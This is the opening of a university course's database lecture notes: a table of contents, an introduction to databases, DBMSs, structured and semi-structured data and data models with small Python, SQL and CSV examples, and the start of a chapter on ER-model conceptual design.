Databases–Lecture Notes

Winter 2025

Jelle Hellings

Contents

1 Introduction **5**
1.1 Databases and database-management systems . . . 6
1.2 Structured and unstructured data . . . 9
1.3 Data models and interchange formats . . . 10
1.4 Focus of these notes . . . 11
1.5 Exercises . . . 13

I Database Modeling **15**

2 The ER-model and conceptual design **16**
2.1 Elementary building blocks of ER-diagrams . . . 17
2.1.1 Attributes . . . 17
2.1.2 Entity sets and keys . . . 18
2.1.3 Relationship sets . . . 20
2.1.4 Cardinality constraints . . . 22
2.2 Extended building blocks of ER-diagrams . . . 24
2.2.1 Weak entity sets and partial keys . . . 24
2.2.2 Entity set hierarchies and is-a relationships . . . 28
2.2.3 Aggregations and higher-order relationships . . . 33
2.3 Toward good conceptual design . . . 36
2.3.1 Establishing the data requirements . . . 36
2.3.2 Choosing attributes . . . 37
2.3.3 Entities versus complex relationships and aggregation . . . 39
2.3.4 Entities, weak entities, and unique keys . . . 41
2.3.5 Weak entities or is-a hierarchies . . . 44
2.4 Exercises . . . 46

3 The relational model and logical design **51**
3.1 The relational model . . . 51
3.2 The relational model in practice . . . 54
3.2.1 Column definitions . . . 55
3.2.2 Constraints and constraint definitions . . . 56
3.2.3 Common data types in SQL . . . 59
3.2.4 Create, modify, and remove data . . . 61
3.2.5 Modifying schemas . . . 63
3.3 From ER-diagram to relational schemas . . . 65
3.3.1 Entity sets . . . 65
3.3.2 Relationship sets . . . 66
3.3.3 Cardinality constraints . . . 69
3.3.4 Weak entity sets . . . 72

3.3.5 Is-a hierarchies . . . 75
3.3.6 Aggregations . . . 87
3.4 Exercises . . . 88

II Querying Databases **92**

4 The Structured Query Language **93**
4.1 `SELECT-FROM-WHERE` queries . . . 95
4.1.1 Returning a single table . . . 96
4.1.2 Restricting the columns in the output . . . 97
4.1.3 Eliminating duplicates in the output . . . 98
4.1.4 Computing new output columns . . . 99
4.1.5 Retrieving specific rows . . . 100
4.1.6 Combining multiple source tables . . . 101
4.1.7 Ordering the rows in the output . . . 105
4.2 A further look at `WHERE`-clauses and row conditions . . . 106
4.2.1 Revisiting comparisons . . . 106
4.2.2 The three-valued (ternary) logic . . . 108
4.2.3 String comparisons and the `LIKE` keyword . . . 108
4.2.4 The `IN` and `NOT IN` keywords . . . 110
4.2.5 The `ALL` and `ANY` (`SOME`) keywords . . . 112
4.2.6 The `EXISTS` keyword . . . 115
4.3 Set-wise operations . . . 115
4.3.1 Set semantics . . . 118
4.3.2 Multiset semantics . . . 119
4.4 Joins . . . 120
4.4.1 Cross joins and inner joins . . . 122
4.4.2 Outer joins . . . 123
4.5 Expressions using common operations and functions . . . 125
4.5.1 Boolean expressions . . . 126
4.5.2 String expressions . . . 126
4.5.3 Numeric expressions . . . 127
4.5.4 Date and time expressions . . . 128
4.5.5 Expressions involving `NULL` . . . 129
4.5.6 Conditional expressions . . . 129
4.6 Aggregation in queries . . . 131
4.6.1 Aggregated queries without grouping . . . 132
4.6.2 Common aggregate functions . . . 133
4.6.3 Aggregated queries with grouping . . . 134
4.7 Modular query writing . . . 137
4.7.1 The `WITH`-clause . . . 137
4.7.2 Views . . . 139
4.8 Exercises . . . 140

5 SQL and data-based application **145**
5.1 Interacting with a database using JDBC . . . 146
5.1.1 Example usage of `ConsoleQuery` . . . 146
5.1.2 The working of `ConsoleQuery` . . . 146
5.1.3 Overview of important JDBC interfaces . . . 154
5.2 Common pitfalls when interacting with databases . . . 155
5.2.1 Example usage of `BAD` . . . 156

5.2.2 A very short introduction to web development and PHP . . . 157
5.2.3 The working of BAD . . . 158
5.2.4 BAD: fundamentally dangerous and utterly broken . . . 165
5.3 Exercises . . . 173

6 Formal query languages **174**
6.1 The relational calculus . . . 175
6.1.1 Syntax . . . 176
6.1.2 Semantics . . . 177
6.1.3 Safe queries . . . 178
6.2 The relational algebra . . . 178
6.2.1 Relation atoms . . . 178
6.2.2 Parentheses . . . 179
6.2.3 The selection operator . . . 179
6.2.4 The projection operator . . . 180
6.2.5 The renaming operator . . . 181
6.2.6 The (Cartesian) product operator . . . 182
6.2.7 The conditional join (θ-join) operator . . . 182
6.2.8 The natural join operator . . . 183
6.2.9 The set operators . . . 185
6.2.10 The linear notation . . . 185
6.2.11 Common patterns in relational algebra . . . 186
6.3 SQL, the relational calculus, and the relational algebra . . . 191
6.4 SQL and query evaluation . . . 194
6.4.1 From an SQL query to an initial query plan . . . 195
6.4.2 Optimizing query plans . . . 196
6.4.3 Evaluating query plans . . . 199
6.5 On the expressive power of SQL . . . 200
6.6 Exercises . . . 201

III Dependencies and Database Design **205**

7 Dependency theory **206**
7.1 Class of dependencies . . . 209
7.1.1 Functional dependencies . . . 209
7.1.2 Inclusion dependencies . . . 210
7.1.3 Multivalued dependencies . . . 211
7.1.4 Join dependencies . . . 212
7.2 Directly proving dependencies . . . 213
7.2.1 Directly proving the implication $\mathbb{D} \models \delta$ . . . 215
7.2.2 Proving that $\mathbb{D} \models \delta$ does not hold . . . 216
7.3 Deriving dependencies using inference rules . . . 217
7.3.1 Axiomatization for the functional dependencies . . . 218
7.3.2 Axiomatization for the inclusion dependencies . . . 221
7.3.3 Axiomatization for the multivalued dependencies . . . 222
7.3.4 Axiomatization for the functional and multivalued dependencies . . . 225
7.4 Deriving dependencies algorithmically . . . 226
7.5 Equivalence of dependencies . . . 230
7.6 Exercises . . . 233

8 Database normalization **236**
8.1 First normal form (1NF) . . . 238
8.2 Second normal form (2NF) . . . 238
8.2.1 Limitations of 2NF . . . 239
8.3 Third normal form (3NF) . . . 239
8.3.1 The 3NF-SYNTHESIS algorithm . . . 241
8.3.2 Limitations of 3NF . . . 244
8.4 Boyce-Codd normal form (BCNF) . . . 245
8.4.1 The BCNF-DECOMPOSE algorithm . . . 246
8.4.2 Limitations of BCNF . . . 250
8.5 Fourth normal form (4NF) . . . 251
8.5.1 The 4NF-DECOMPOSE algorithm . . . 252
8.5.2 Limitations of 4NF . . . 255
8.6 Fifth normal form (5NF) . . . 255
8.7 Exercises . . . 255

IV Appendices **259**

A Example database for Exercise 4.4 **260**

B The source code of `ConsoleQuery` **264**

C The source code of `bad.php` **271**

D The source code of `fad.php` **278**

Chapter 1

Introduction

Data is everywhere and generated constantly in unimaginable large volumes. For example, during a typical day one might generate **financial transactions** such as credit card purchases, transport fares, and bank account deposits; **communication records** such as call logs, voicemails, e-mails, and private messages; **online generated content** such as social media posts and videos; **study records** such as course enrollment and grades; and all kinds of **tracking data** collected by websites and applications (e.g., for recommendation and advertisement purposes).

To make these large volumes of data **useful**, we need software that can manage this data and extract information of interest from this data.

Example 1.1. Consider the dataset in Figure 1.1. Each line in this dataset details **a single domestic flight** in the United States in August 2024. In specific, per flight the dataset details the date (day of month), the carrier, the origin airport, the destination airport, the departure time, the departure delay, the arrival time, the arrival delay, and the contribution to the delay by five distinct categories.

```
DAY_OF_MONTH,OP_UNIQUE_CARRIER,ORIGIN,DEST,DEP_TIME,DEP_DELAY,ARR_TIME,
                ARR_DELAY,CARRIER_DELAY,WEATHER_DELAY,NAS_DELAY,SECURITY_DELAY,
                                                                LATE_AIRCRAFT_DELAY
Omitted lines 2, ..., 253 231.
13,DL,SFO,ATL,0013,18.00,0734,2.00,,,,,
13,DL,SFO,ATL,0555,-5.00,1322,-21.00,,,,,
13,DL,SFO,ATL,0714,-1.00,1447,-10.00,,,,,
13,DL,SFO,ATL,1228,33.00,2003,21.00,0.00,0.00,0.00,0.00,21.00
13,DL,SFO,ATL,1358,17.00,2126,-3.00,,,,,
13,DL,SFO,ATL,1514,1.00,2250,-9.00,,,,,
13,DL,SFO,ATL,2317,22.00,0647,17.00,6.00,0.00,0.00,0.00,11.00
Omitted lines 253 239, ..., 619 026.
```

Figure 1.1: Excerpt from the On-Time dataset for August 2024 provided by the **United States Department of Transportation**. This dataset is provided in the **comma-separated values** file format. In this dataset, the first line describes the **structure** of the data (which fields are in the data) and the remaining 619 025 lines provide details of all 619 025 domestic commercial flights in the United States in August 2024.

Each text line details a flight on 13 August from San Francisco to Atlanta by Delta Air Lines. Two flights departed early and four flights departed late with a delay of at-least 15 min. Two flights were able to make up this delay: only two flights arrived with a delay of at-least 15 min.

This dataset contains a lot of data and can be used to answer questions **useful** for travelers in the United States. For example,

1. Can I expect a delay if I fly with airline A from airport O to airport D in the afternoon?

2. Can I expect to miss my connecting flight if I have a 55 min layover at airport X?

3. Which carrier is the most reliable (has the fewest delays)?

4. Which nearby airport is the most reliable (has the fewest delays at departure)?

We cannot simply answer these questions using the provided data, however: this dataset is huge (619 025 flights, 28 772 484 B $\approx$ 29 MB of data). Hence, we need a **program** to compute answers to these questions from this dataset. For example, to determine which **airline** is the most reliable, we can write the Python program of Figure 1.2 to sort the carriers based on their reliability.

1.1 Databases and database-management systems

In Example 1.1, we illustrated a collection of highly-interrelated data. Typically, we call such collections of interrelated data a **database**.

Example 1.2. University administration typically maintain a database that holds data on **students** and **faculty** (e.g., their personal information), on **courses** (e.g., to which program they belong, the prerequisites they have), on the **lectures** (which faculty members are teaching which courses), on **course enrollment**, and on **grades** students obtained. Students can typically access information from this database via a web-front-end, e.g., to look up their schedules and grades. University staff can modify information in this database via various specialized programs.

A **data-based application** is any application that uses a database. Examples include **news websites** that use a database to store all their valuable data (e.g., articles, user profiles, and user comments); **administrative systems** such as the university administration of Example 1.2; **supply-chain management systems** that track production, distribution, and sale of commodities; or **weather sensor networks** that record the weather.

One can simply store a database as a text file and write custom-made programs to manage the database and extract useful information from it. We have illustrated this approach already in Example 1.1. This approach will quickly run into problems, however:

1. **Adding** new data to a text file seems easy, we can simply append the new data to the end of the file. One has to ensure that any additions follow exactly the expected structure of the text file, however: otherwise, programs cannot properly read the data. For example, the dataset of Example 1.1 requires that all data values are separated by commas and that all data for a given flight appears in a specific order, otherwise the program of Figure 1.2 will fail to produce a correct result.

2. **Removing or replacing** data is hard: if we want to remove some data in the middle of the text file, then all following data has to be moved, which will become very costly if the file is large.

3. Keeping the data **consistent** is hard: one can easily update the text file with invalid data. For example, we can add flights with non-existing carriers, origins, or destinations to the dataset of Example 1.1.

4. Modifying the **structure** of the text file is hard: changes to the structure of the text file will invalidate all programs that depend on the current structure. For example, we cannot simply add a field `FLIGHT_DURATION` between the fields `DEST` and `DEP_TIME` to the dataset of Example 1.1 without changing every line in the text file. In addition, after adding field `FLIGHT_DURATION`, we also have to update the program of Figure 1.2.

5. Supporting **concurrent access** to the text file is hard: if one user is making changes to the text file and another user is extracting information from the text file during these updates, then the extracted information might make no sense (e.g., the extracted information might be based on some half-updated combination of old and new data).

```python
import sys
if (len(sys.argv) != 2):
    print("ERROR: requires file name.")
    exit()


# Use the first command line argument as the file name.
lines = open(sys.argv[1], "r").read().splitlines()

# First line describes structure of the data (not a flight), remove.
lines.pop(0);

# All other lines are flights, process each of them.
grouped = {};
for line in lines:
    # vs[1] is OP_UNIQUE_CARRIER, vs[7] is ARR_DELAY.
    vs = line.split(",");
    carrier = vs[1];

    # Skip lines with missing arrival information.
    if (vs[7] != ""):
        # Format of delay is "[-]MM.00", we only want the minutes "[-]MM".
        delay = int(vs[7].split(".")[0])

        # Early arrivals are not delays.
        if (delay < 0):
            delay = 0

        # Add this delay to the carrier information.
        if (carrier not in grouped):
            grouped[carrier] = []
        grouped[carrier].append(delay);


# Compute, per carrier, the average delay.
result = [];
for carrier, delays in grouped.items():
    result.append({"carrier": carrier, "delay": sum(delays) / len(delays)})

# Sort the carrier on the average delay.
result.sort(key = lambda entry: entry["delay"])

# Print the results.
for entry in result:
    print(entry["carrier"], entry["delay"])
```

Figure 1.2: A Python program that orders the carriers on their average delay and prints this order.

6. Supporting **concurrent updates** to the text file is even harder: if multiple users are making changes to the text file, then their changes can interfere with each other (e.g., one user might overwrite the

changes of another user or the concurrent updates might corrupt the file altogether).

7. Providing **resilience against data loss** is hard: we need to ensure that all programs working on the text file can deal with crashes (e.g., due to a software error, due to hardware failure, or due to power disruptions) **without** corrupting the data. For example, the system can crash while a change to the file is being written, thereby leaving the file in a corrupted state (e.g., a mix of old and new data).

8. Providing **security and privacy** is hard: a program either has access to the entire file or to none of the file. Hence, it is impossible to limit programs to only seeing the data they should have access to.

9. Ensuring **efficiency** is hard: to ensure the best-possible performance, the programs we write must be able to fully use all hardware resources available (e.g., fast memory, multiple CPU threads, and GPU computing). In addition, we want to use the best data structures and algorithms to work with the data. Unfortunately, the text file format provides little flexibility in this regard.

10. Support for **massive volumes** of data is hard. Plenty of databases do not fit in memory. Some databases do not even fit on a single storage device. Furthermore, extracting information from large databases can take too long on a single computer and might necessitate the usage of distributed computing.

Database-management systems (DBMSs) are collections of programs that are designed with the purpose of addressing these difficulties. In specific, to address these difficulties, typical DBMSs rely on the concept of **data independence**: the DBMS provides access to the database only via **data abstractions** that represent data in terms of high-level concepts (e.g., tables or graphs) instead of the **physical representation** that details how the DBMS stores the database (e.g., which data structures are used and how data is laid out on disk). Furthermore, to interact with databases, DBMSs provide a **query language**: a high-level programming language designed for **updating databases** without having to consider how to maintain the physical representation and for **extracting information** without having to devise efficient algorithms to do so. By providing data independence and high-level querying capabilities, DBMSs are able to **hide** the complexities of working with databases and are able to **change** implementation details (e.g., to improve efficiency) without impacting how user programs interact with the database.

The most-used DBMSs are **relational**: they manage databases whose structure can be described via tables. These **Relational DBMSs** (RDBMSs) typically use the **Structured Query Language** (SQL) as their query language.

Example 1.3. Consider the On-Time dataset of Example 1.1. This dataset already resembles a table and, hence, can be managed by a **RDBMS**. If we store the data from the On-Time dataset in a table called `on_time_data` managed by an RDBMS, then we can **query** this table using SQL to extract useful information. For example, the SQL query of Figure 1.3 that computes, per carrier, the average delay and outputs the carriers ordered on this average. Hence, this six-line query computes the same result as the 45-line Python program of Figure 1.2.

```
SELECT carrier, AVG(delay) AS avg_delay
FROM (SELECT op_unique_carrier AS carrier,
             MAX(0, arr_delay) AS delay
      FROM on_time_data)
GROUP BY carrier
ORDER BY avg_delay;
```

Figure 1.3: An SQL query that computes the same result as the Python program of Figure 1.2.

1.2 Structured and unstructured data

The more we know about the structure of a database, the easier it becomes to query the database (e.g., extract information from the database). Likewise, the more a DBMS knows about the structure of a database, the easier it is for the DBMS to safeguard the consistency of the database and to efficiently answer queries on the database. Hence, we typically prefer **highly-structured** databases.

Example 1.4. The **On-Time dataset** of Example 1.1 is highly structured. First, the dataset follows a tabular structure represented via comma-separated values. Second, each value adheres to strict **formats**: e.g., departure and arrival times are always of the format `HHMM`, and delays are of the format `MM.00`. Furthermore, carriers, origin airports, and destination airports all adhere to a **restricted domain** of valid values (namely standardized carrier codes and airport codes). The program of Figure 1.2 fully depends on this structure.

Not all databases are structured, unfortunately. First, not all data is collected and stored in a structured manner. For example, collections of documents and web pages can hold plenty of valuable data, even if that data does not adhere to any standardized structure. Second, plenty of data adhere to **some** structure, but this structure is not known by the DBMS or the people working with these databases. In these cases, **finding** valuable data and **extracting** useful information from that data can be a huge challenge.

Example 1.5. Consider the two datasets represented in Figure 1.4.

```
ZmqofM49ctWJpryAB31etnDISqToQuSxohTvcPa9vnzew6Qmv
VepIXycFvyEQRndzv9z3MuT296zRcxsXH17tSiSfWcWg8uL9i
DcHE437tJ75Hf94Q35TZc6DcP1eUUBA4fqZgBQc9WeMTSNWlU
luB9ogODArW4wjNOI23XvTsuTP6wyMgQddMEJ4JA3sfWnftSD
```

```
C77062F050BFADDD36829D8C36DFD4FC3B4A67DC0CD11FA8A99F944DE58C7115
```

Figure 1.4: Two datasets without a clear structure.

Without further description, it is almost impossible to determine what these datasets represent: both datasets could just be random sequences of characters, could represent some data in a program-specific encoding, or could represent something else altogether.

The first dataset does not adhere to any clear structure: it is simply a random sequence of characters letters and numbers. The second dataset adheres to **some structure**: all characters are hexadecimal digits (the values 0, . . . , 9, `A`, . . . `F`) and this dataset represents a sequence of 64 bytes in a "human-readable" format. In specific, this dataset represents the hash value of "**I love Databases!**" computed with the SHA-256 cryptographic hash function. Without documenting the nature of the second dataset, it is essentially impossible to figure out what the dataset represents, however.

In between highly-structured data and unstructured data are many types of **semi-structured data**. As the name suggests, semi-structured data does have **some** structure, but this structure does not necessarily adhere to a strict rigid structure. Many forms of semi-structured data can be represented by **graphs**:

Example 1.6. Consider the **social network** of Figure 1.5. This social network is represented by a semi-structured **graph** in which the nodes represent people and edges represent relationships between people. Each edge is labeled with a value that describes the type of relationship expressed by the edge. Some nodes and edges hold optional attributes that provide additional information. For example, some nodes have an attribute **age** that indicates the age of a person and some edges have an attribute **since** that indicates when the relationship represented by that edge started.

In graph-based semi-structured data, querying typically involves deriving new relationships via **graph traversal**. For example, from the data in the social network graph of Figure 1.5, we can derive **grandparent-grandchild** and **ancestor-descendant** relationships.




Figure 1.5: A social network dataset represented by a graph. This dataset is based on Figure 1 of Hellings et al., 2021. Here, some nodes and edges have attributes providing further information.

1.3 Data models and interchange formats

A **data model** specifies the concepts one can use to describe the rules governing the structure of a database. A **database schema** describes the specific rules the structure a database should follow and is typically expressed using the concepts of a specific data model. Several data models see frequent use:

Relational Model In the **relational model**, the structure of all data is described in terms of **relations** (tables) that have one-or-more **attributes** (columns). Each attribute has a **domain** (type) that limits the possible values the attribute can represent. Individual **tuples** (table rows) represent individual data records. The relational model is typically used as the data abstraction provided by RDBMSs and, hence, is widely used in practice.

Entity-Relationship Model In the **entity-relationship model** (ER-model), the structure of all data is described in terms of **entity sets** and **relationship sets**. Entity sets describe the structure of individual **entities** (unique things, e.g., objects) in terms of the **attributes** that define these entities. Relationship sets describe the various **relations** via which entities are related to each other.

The ER-model is a high-level **conceptual data model** that is closely related to the relational model. Typically, the ER-model is used during the **conceptual design phase** of a database schema. During this initial design phase, one focuses on identifying important high-level objects and how these objects relate. Hence, the results of this design phase are captured cleanly by the ER-model. During later design phases, the resulting conceptual entity-relationship schemas is translated into a corresponding relational schema one can use in practical RDBMSs. As such, the ER-model is often referred to as a **conceptual data model** for RDBMSs, whereas the relational model is referred to as the **logical data model** of RDBMSs.

Graph-based and Tree-based Models In the various **graph-based data models**, data items are represented by nodes and relationships between data items are represented by edges. Typically, nodes and edges can carry labels and can be augmented with optional attributes holding data values. We have already seen an example of graph-based data in Example 1.6. An historical example of a graph-based data model is the **network data model**. In tree-based data models, the graph that represents the data must form a tree. An historical example of a tree-based data model is the **hierarchical model**.

The flexibility to add or remove nodes, edges, and attributes makes graph-based and tree-based data models less rigid than the entity-relationship model and the relational model. As such, graph data and tree data are often referred to as **semi-structured**.

Other Semi-Structured Models Many other semi-structured data models are in use by contemporary DBMSs. Examples include **key-value stores** that represent databases by collections of (key, value)-pairs and **document stores** that represent databases by collections of graph-based or hierarchical documents. Typically, these data models enforce a bare minimum of structure on databases.

Data models should not be confused with **file and interchange formats** such as CSV (**Comma-Separated Values**), JSON (**JavaScript Object Notation**), XML (**Extensible Markup Language**), and RDF (**Resource Description Framework**). These file and interchange formats only describe how data is represented as files or can be exchanged (e.g., via the internet) and **do not** describe specific rules that the structure of a specific database should follow.

The CSV format is a format that is often used to represent **spreadsheets** and other **tabular data** and, hence, can be used to represent individual tables from relational databases. We have already seen an example of a CSV dataset in Figure 1.1. The CSV format is **not standardized**. Hence, CSV datasets from different sources are often incompatible with each other.

Example 1.7. Consider the dataset in Figure 1.6. Although this dataset is in the CSV format, individual values are **not** separated by commas. Instead, individual values are separated by **semicolons**.

```
Omitted lines 1, ..., 90.
005A;LATIN CAPITAL LETTER Z;Lu;0;L;;;;;N;;;;007A;
005B;LEFT SQUARE BRACKET;Ps;0;ON;;;;;Y;OPENING SQUARE BRACKET;;;;
005C;REVERSE SOLIDUS;Po;0;ON;;;;;N;BACKSLASH;;;;
005D;RIGHT SQUARE BRACKET;Pe;0;ON;;;;;Y;CLOSING SQUARE BRACKET;;;;
005E;CIRCUMFLEX ACCENT;Sk;0;ON;;;;;N;SPACING CIRCUMFLEX;;;;
005F;LOW LINE;Pc;0;ON;;;;;N;SPACING UNDERSCORE;;;;
0060;GRAVE ACCENT;Sk;0;ON;;;;;N;SPACING GRAVE;;;;
0061;LATIN SMALL LETTER A;Ll;0;L;;;;;N;;;0041;;0041
0062;LATIN SMALL LETTER B;Ll;0;L;;;;;N;;;0042;;0042
Omitted lines 100, ..., 40116.
```

Figure 1.6: Excerpt from the Unicode Character Database (Version 16.0.0) provided by **Unicode, Inc**. This dataset is provided in the **comma-separated values** (CSV) format. In this dataset, each line described a single Unicode code point. In this part of the dataset, each code point corresponds to a character: the code points shown here represent the following nine characters: `Z[\]^_‘ab`.

The JSON, XML, and RDF formats are typically used to represent **semi-structured data**. In specific, both JSON and XML formats naturally structure their data via a **tree-based model**, whereas the RDF format is used to represent data via a **graph-based model**. Several document stores use the file format of JSON, XML, and RDF files to represent individual documents.

1.4 Focus of these notes

These notes focus on the fundamental concepts of working with databases. First, we look at **modeling data**, where we focus on how to determine the data we need to store in a database and how to best structure the data. Next, we look at **querying data**, where we focus on extracting existing information and deriving new information from a database. Then, we look at **formalizing constraints** on data and how reasoning about formal data constraints can ensure and improve the quality of data. Finally, we take a brief look at how a DBMS can be **implemented** and provide strong guarantees to their users.

The fundamental concepts we focus on equally apply to most types of DBMSs. We demonstrate these fundamentals via the case study of **relational data** managed by a **relational DBMS** and queried using **SQL**. The choice to focus on a relational perspective on databases was not made lightly. Still, this choice deserves

some explanation, as there are many popular **NoSQL alternatives** to the relational perspective, e.g., graph databases, key-value stores, and document stores.

Remark. Initially, **NoSQL** was used to mean **non-SQL**: the first products that branded themselves as **NoSQL** did so because they had zero resemblance of the traditional RDBMSs that support SQL. Since then, many of these products have reintroduced aspects of Relational DBMSs, e.g., query languages that resemble SQL. As such, the term **NoSQL** has evolved to mean **Not only SQL** (for many users of the term).

First, the relational model strikes a very good balance between **data independence**, the support of **high-level query languages**, and **efficiency** while providing strong guarantees with respect to data consistency, concurrent access, and resilience to their users. The relational model is able to do so by having **sufficient expressivity** to conveniently represent most types of data while, at the same time, being **simple enough** to enable practical use via a wide range of efficient implementations.

Second, the structure of data in properly-modeled relational databases is determined by the natural relationships between data. As such, relational data typically has a very **loose coupling** with the applications using the data. Due to this, relational databases are flexible and can **easily adapt to new uses** of the data without having to change how the database is structured, stored by the DBMS, or how existing programs interact with the database.

Third, a large portion of data is **highly-structured and relational in nature**, e.g., data collected via web-forms, financial transactions, and flight records. To manage these kinds of data, it is only natural to choose an RDBMS.

Finally, the relational model and SQL are industry standards with wide support by both **open-source solutions** such as POSTGRESQL and MARIADB and **commercial solutions** such as IBM DB2, MICROSOFT SQL SERVER, and ORACLE DATABASE. As such, practical experience with relational data is not restricted to one product or one vendor. In addition, specialized RDBMSs exist for a wide range of use-cases: on the end of the spectrum are small RDBMSs such as SQLITE and APACHE DERBY that can be **embedded** into an application; on the other end of the spectrum are **scalable distributed RDBMSs** that are designed to handle terabytes of data and millions of concurrent requests.

Due to the above, the usage of RDBMSs is usually a **safe choice** and often the **best choice**. That being said, RDBMSs do have their limitations:

1. RDBMSs provide strong guarantees with respect to data consistency, concurrent access, and resilience to their users. On the one hand, this simplifies interacting with a relational databases. On the other hand, providing these guarantees can be costly and limits the maximum performance RDBMSs can provide.

   Several NoSQL alternatives are explicitly designed to be **faster** and better support highly-demanding applications. These alternatives can do so by providing a **limited data model** (e.g., key-value store) and by providing **fewer guarantees** (e.g., with respect to data consistency or resilience). As these alternatives provide fewer guarantees than standard RDBMS, they are harder to correctly use and are best-suited for specialized use case.

2. RDBMSs typically store data in a format optimized toward accessing, inserting, updating, and removing individual table rows. These storage formats are not optimized for other tasks such as **large-scale data analysis**, however. Consider, for example, a sales database: RDBMSs excel at recording individual sales, but are not the right tool to analyze the terabytes of sale records from a previous quarter when producing quarterly sales reports.

   Many specialized data analysis solutions can run alongside an RDBMS and use an RDBMS as the data source. To support frequent data analysis, one can use a **data warehouse** that stores data in specialized structures optimized for analytical processing. To support analysis of massive volumes of data, one can use **highly-distributed platforms** such as APACHE SPARK.

3. Most applications do not structure the data they work on as tables: applications use objects that are composed of complex attribute values (e.g., other objects, collections of objects, or something else

altogether). Hence, there is a **representation mismatch** between, on the one hand, tables and, on the other hand, how applications prefer to represent their data. One way to deal with this mismatch is by using software libraries to map between tables and the representation preferred by an application.

Several NoSQL alternatives aim to directly support the data representations used by applications. For example, JSON-based document stores essentially allow applications to store and retrieve their data objects without any changes. Unfortunately, using such design leads to a very **tight coupling** between the database and application: with this tight coupling, it is a major challenge to efficiently support unforeseen future uses of the data, as the structure of the database is entirely determined by the current uses.

Many complex applications employ a multi-tier design in which RDBMSs are used to store the **true data** permanently, while NoSQL alternatives are used to support specialized tasks.

Example 1.8. Consider a news website that stores **articles** in a central RDBMS. The strong guarantees of the RDBMS ensures that no data will ever get lost. Unfortunately, the central RDBMS cannot support the high volume of traffic the website receives.

To support high volumes of traffics, the website employs multiple web servers and each web server maintains a **local cache** of recently-requested articles. When a web server receives a request for an article, it first checks whether a recent version of the article is in its local cache. If no recent version is in its local cache, the web server will retrieve all relevant data from the RDBMS (e.g., the article body, any comments, and related articles). Then, the web server will generate the article page based on all this data. Finally, the web server stores the generated article page in its local cache and answers the request.

The local cache at each web-server can be implemented using a simple yet highly-efficient key-value store that does not provide strong data consistency or resilience: any lost or corrupted data in the cache can easily be recovered from the central RDBMS.

1.5 Exercises

Exercise 1.1. Consider a **blog website** where authors can write articles and visitors can post comments on these articles.

(Q1) Is this website a **database**?

(Q2) Is this website a **DBMS**?

(Q3) Is this website a **data-based application**?

Exercise 1.2. In many workplaces, important data analysis is done using **spreadsheets**: spreadsheets are designed to store data, and compute new information out of the stored data.

(Q1) Can a spreadsheet be used as a **database**?

(Q2) Can a spreadsheet be used as a **DBMS**? What are the benefits or drawbacks of doing so?

Exercise 1.3. Consider the dataset visualized in Figure 1.7.

(Q1) Describe in detail what this dataset represents.

(Q2) Which data model fits best with this dataset?

(Q3) Can we represent this dataset in the relational model?

(Q4) Can we use this dataset to determine whether a **LinkedList** provides the **toString()** method?

Exercise 1.4. C++ is typically considered a low-level programming language in which skilled programmers are able to squeeze every drop of performance out of a computer.




Figure 1.7: A dataset representing a Java class hierarchy. This dataset is based on Figure 1 of Hellings et al., 2020.

(Q1) Argue why a DBMS would not use C++ as their query language.

(Q2) Argue why a DBMS could use C++ for their implementation.

Part I

Database Modeling

Chapter 2

The ER-model and conceptual design

One of the first steps in designing and implementing data-based applications is figuring out the **data requirements** of the application: **what data** will the application deal with, what is the **structure of this data**, and how do parts of the data **relate** with each other. After figuring out these data requirements, we can design the **database schema** of the database the application will rely on for its data requirements. We call these steps the **conceptual design**.

As we programmers are usually not experts on the needs of specialized applications, conceptual design often requires talking with the **client** for which we are making the application and consultation with **domain experts** that can explain the data needs of a data-based application, can clarify ambiguities, and can verify whether choices made in the conceptual design make sense.

Example 2.1. Part of the university administration database illustrated in Example 1.2 stores personnel data. One of the use-cases for personnel data is to **pay wages** to faculty and staff and **maintain tax records**. It is unlikely that an average programmer knows exactly which data is required for these tasks. Hence, when designing this administrative database, it is best to consult with **payroll administrators** and other experts.

As good conceptual design requires feedback and iteration, both by programmers and by others (e.g., the client and consulted domain experts), the **conceptual design** is preferably high-level and easy to understand. To accommodate this, one typically uses the **entity-relationship model** (ER-model) during conceptual design. The ER-model is a **semantic** data model: the focus of the ER-model is on expressing the **semantics** (**meaning**) of data and **not** on detailing how a DBMS must store data or an application can interact with the data. To express the **semantics** of data, the ER-model focuses on modeling **things** (e.g., via entities) and on how these things **relate** (e.g., via relationships). Typically, these **things** reflect real-world objects or concepts.

Example 2.2. Consider the university administration database illustrated in Example 1.2. Here, **students**, **faculty**, and **courses** can be modeled as **things**, whereas **course enrollment** can be modeled as **relating** courses and students.

The typical representation of a database scheme in the ER-model is in the form of an **ER-diagram**, a high-level **graphical representation** that highlights the **semantics** of the data modeled by the schema.

